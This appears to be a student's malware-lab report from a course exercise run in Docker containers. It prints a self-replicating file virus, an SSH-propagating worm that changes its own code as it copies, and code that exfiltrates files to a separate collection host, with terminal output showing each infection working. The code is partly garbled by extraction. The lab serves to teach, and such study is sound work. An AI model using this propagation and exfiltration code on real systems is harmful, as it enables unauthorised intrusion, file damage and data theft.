Task-1

```
FooVirus.py starts here
     print("""\nHELLO FROM FooVirus\n\n
     This is a demonstration of how easy it is to write
20
     a self-replicating program. This virus will infect
    all files with names ending in .foo in the directory in
    which you execute an infected file. If you send an
     infected file to someone else and they execute it, their,
25
     foo files will be damaged also.
    Note that this is a safe virus (for educational purposes
     only) since it does not carry a harmful payload. All it
     does is to print out this message and comment out the
     code in .foo files.\n\n""")
     IN = open(sys.argv[0], 'r')
    virus = [line for (i,line) in enumerate(IN) if i < 151]</pre>
     for item in glob.glob("*.foo"):
         IN = open(item, 'r')
         all of it = IN.readlines()
         IN.close()
         if any('foovirus' in line for line in all of it): continue
         os.chmod(item, 0o777)
         OUT = open(item, 'w')
         OUT.writelines(virus)
42
         all_of_it = ['#' + line for line in all_of_it]
         OUT.writelines(all of it)
         OUT.close()
     ## FooVirus.py ends here
47
```

Lines 17-47 were added in given AbraWorm.py to enable Foo virus as a worm

Before executing 1805073_1.py

Fig: test.foo

```
seed@CSE406:~/Desktop/Offline-Malware-Jan23/Offline-Malware-Jan23/Docker-setup$ docksh add
root@add0f3bc418f:/# cd root
root@add0f3bc418f:~# ls
root@add0f3bc418f:~#
```

Root folder of 172.17.10.2 is empty

After executing 1805073_1.py

```
ssh.connect(ip_address,port=22,username=user,password=pass
print("\n\nconnected\n")

scpcon = scp.SCPClient(ssh.get_transport())
# Now deposit a copy of AbraWorm.py at the target host:
scpcon.put(sys.argv[0])
scpcon.close()

except:
continue

if debug: break

#This is the original content of the file.
#This sould be commented out upon running the worm file.
```

Fig: Content of test.foo got overwritten

Fig: Worm file in root folder of 172.17.0.2

Task-2

```
IN = open(sys.argv[0], 'r')
all of it = IN.readlines()
IN.close()
OUT = open('AbraWorm.py', 'w')
new lines = 0
target_new_lines = random.randint(3, 5)
for line in all_of_it:
    OUT.write(line)
    toss = random.randint(0, 1)
    if new_lines < target_new_lines and toss == 1:</pre>
        OUT.write('\n\n')
OUT.write('## This is an AbraWorm. You are under attack\n')
        OUT.write('## This worm can infect other devices too\n')
        OUT.write('## This worm searches for abracadabra files\n')
        OUT.write('\n\n')
        new lines += 1
OUT.close()
scpcon.put('AbraWorm.py')
os.remove('AbraWorm.py')
scpcon.close()
```

Changed code is in lines 211-235

Before executing 1805073_2.py

```
seed@CSE406:~/Desktop/Offline-Malware-Jan23/Offline-Malware-Jan23/Docker-setup$ docksh a54
root@a544c18d9af5:/# cd root
root@a544c18d9af5:~# ls
root@a544c18d9af5:~#
```

Fig: Root folder of 172.17.0.4

```
seed@CSE406:~/Desktop/Offline-Malware-Jan23/Offline-Malware-Jan23/Docker-setup$ docksh 52
root@52f85476ef67:/# cd root
root@52f85476ef67:~# ls
root@52f85476ef67:~#
```

Fig: Root folder of 172.17.0.5

After executing 1805073_2.py

```
seed@CSE406:~/Desktop/Offline-Malware-Jan23/Offline-Malware-Jan23/Docker-setup$ docksh a54
root@a544c18d9af5:/# cd root
root@a544c18d9af5:~# ls
AbraWorm.py
```

Fig: Root folder of 172.17.0.4

```
seed@CSE406:~/Desktop/Offline-Malware-Jan23/Offline-Malware-Jan23/Docker-setup$ docksh 52
root@52f85476ef67:/# cd root
root@52f85476ef67:~# ls
AbraWorm.py
```

Fig: Root folder of 172.17.0.5

```
root@a544c18d9af5:~# cat AbraWorm.py
#!/usr/bin/env python
## This is an AbraWorm. You are under attack
## This worm can infect other devices too
## This worm searches for abracadabra files
## This is an AbraWorm. You are under attack
## This worm can infect other devices too
## This worm searches for abracadabra files
### AbraWorm.py
## This is an AbraWorm. You are under attack
## This worm can infect other devices too
## This worm searches for abracadabra files
## This is an AbraWorm. You are under attack
## This worm can infect other devices too
## This worm searches for abracadabra files
### Author: Avi kak (kak@purdue.edu)
## This is an AbraWorm. You are under attack
## This worm can infect other devices too
## This worm searches for abracadabra files
### Date: April 8, 2016; Updated April 6, 2022
```

Fig: AbraWorm.py of 172.17.0.4

```
seed@CSE406:~/Desktop/Offline-Malware-Jan23/Offline-Malware-Jan23/Docker-setup$ docksh 52
root@52f85476ef67:/# cd root
root@52f85476ef67:~# ls
AbraWorm.py
root@52f85476ef67:~# cat AbraWorm.py
#!/usr/bin/env python
### AbraWorm.py
### Author: Avi kak (kak@purdue.edu)
### Date: April 8, 2016; Updated April 6, 2022
## This is a harmless worm meant for educational purposes only. It can
## only attack machines that run SSH servers and those too only under
## very special conditions that are described below. Its primary features
## This is an AbraWorm. You are under attack
## This worm can infect other devices too
## This worm searches for abracadabra files
## are:
## This is an AbraWorm. You are under attack
## This worm can infect other devices too
## This worm searches for abracadabra files
##
## This is an AbraWorm. You are under attack
## This worm can infect other devices too
## This worm searches for abracadabra files
## -- It tries to break in with SSH login into a randomly selected set of
      hosts with a randomly selected set of usernames and with a randomly
## This is an AbraWorm. You are under attack
## This worm can infect other devices too
## This worm searches for abracadabra files
##
       chosen set of passwords.
##
   -- If it can break into a host, it looks for the files that contain the
##
       string `abracadabra'. It downloads such files into the host where
##
      the worm resides.
```

Fig: AbraWorm.py of 172.17.0.5

Task-3

```
cmd = 'grep -rl abracadabra *'
```

In line 196, one flag (-r) for grep command is changed.

```
ssh.connect('172.17.0.8',port=22,username='root',password='mypassword',timeout=5)
scpcon = scp.SCPClient(ssh.get_transport())
print("\n\nconnected to exhiltration host\n")
for filename in files_of_interest_at_target:
    filename = os.path.basename(filename.strip().decode('utf-8'))
scpcon.put(filename)
scpcon.close()
except:
print("No uploading of exfiltrated files\n")
continue
```

In line 256, only the filename is extracted and sent.

Before executing 1805073_3.py




Fig: Folder structure of code folder

```
seed@CSE406:~/Desktop/Offline-Malware-Jan23/Offline-Malware-Jan23/Docker-setup$ docksh fe8
root@fe8a89bec886:/# cd root
root@fe8a89bec886:~# ls
AbraWorm.py abra.txt nested no_abra.txt
root@fe8a89bec886:~# cat abra.rxt
cat: abra.rxt: No such file or directory
root@fe8a89bec886:~# cat abra.txt
abracadabra
root@fe8a89bec886:~# cat no_abra.txt
abra no abra
root@fe8a89bec886:~# cd nested
root@fe8a89bec886:~/nested# ls
another_abra.txt
root@fe8a89bec886:~/nested# cat another_abra.txt
another abracadabra
```

Fig: Folder contents of 172.17.0.7 (abra.txt and nested/abra.txt are the targetted files)

After executing 1805073_3.py




Fig: Folder structure of code folder

abra.txt & another_abra.txt are present in this folder structure now.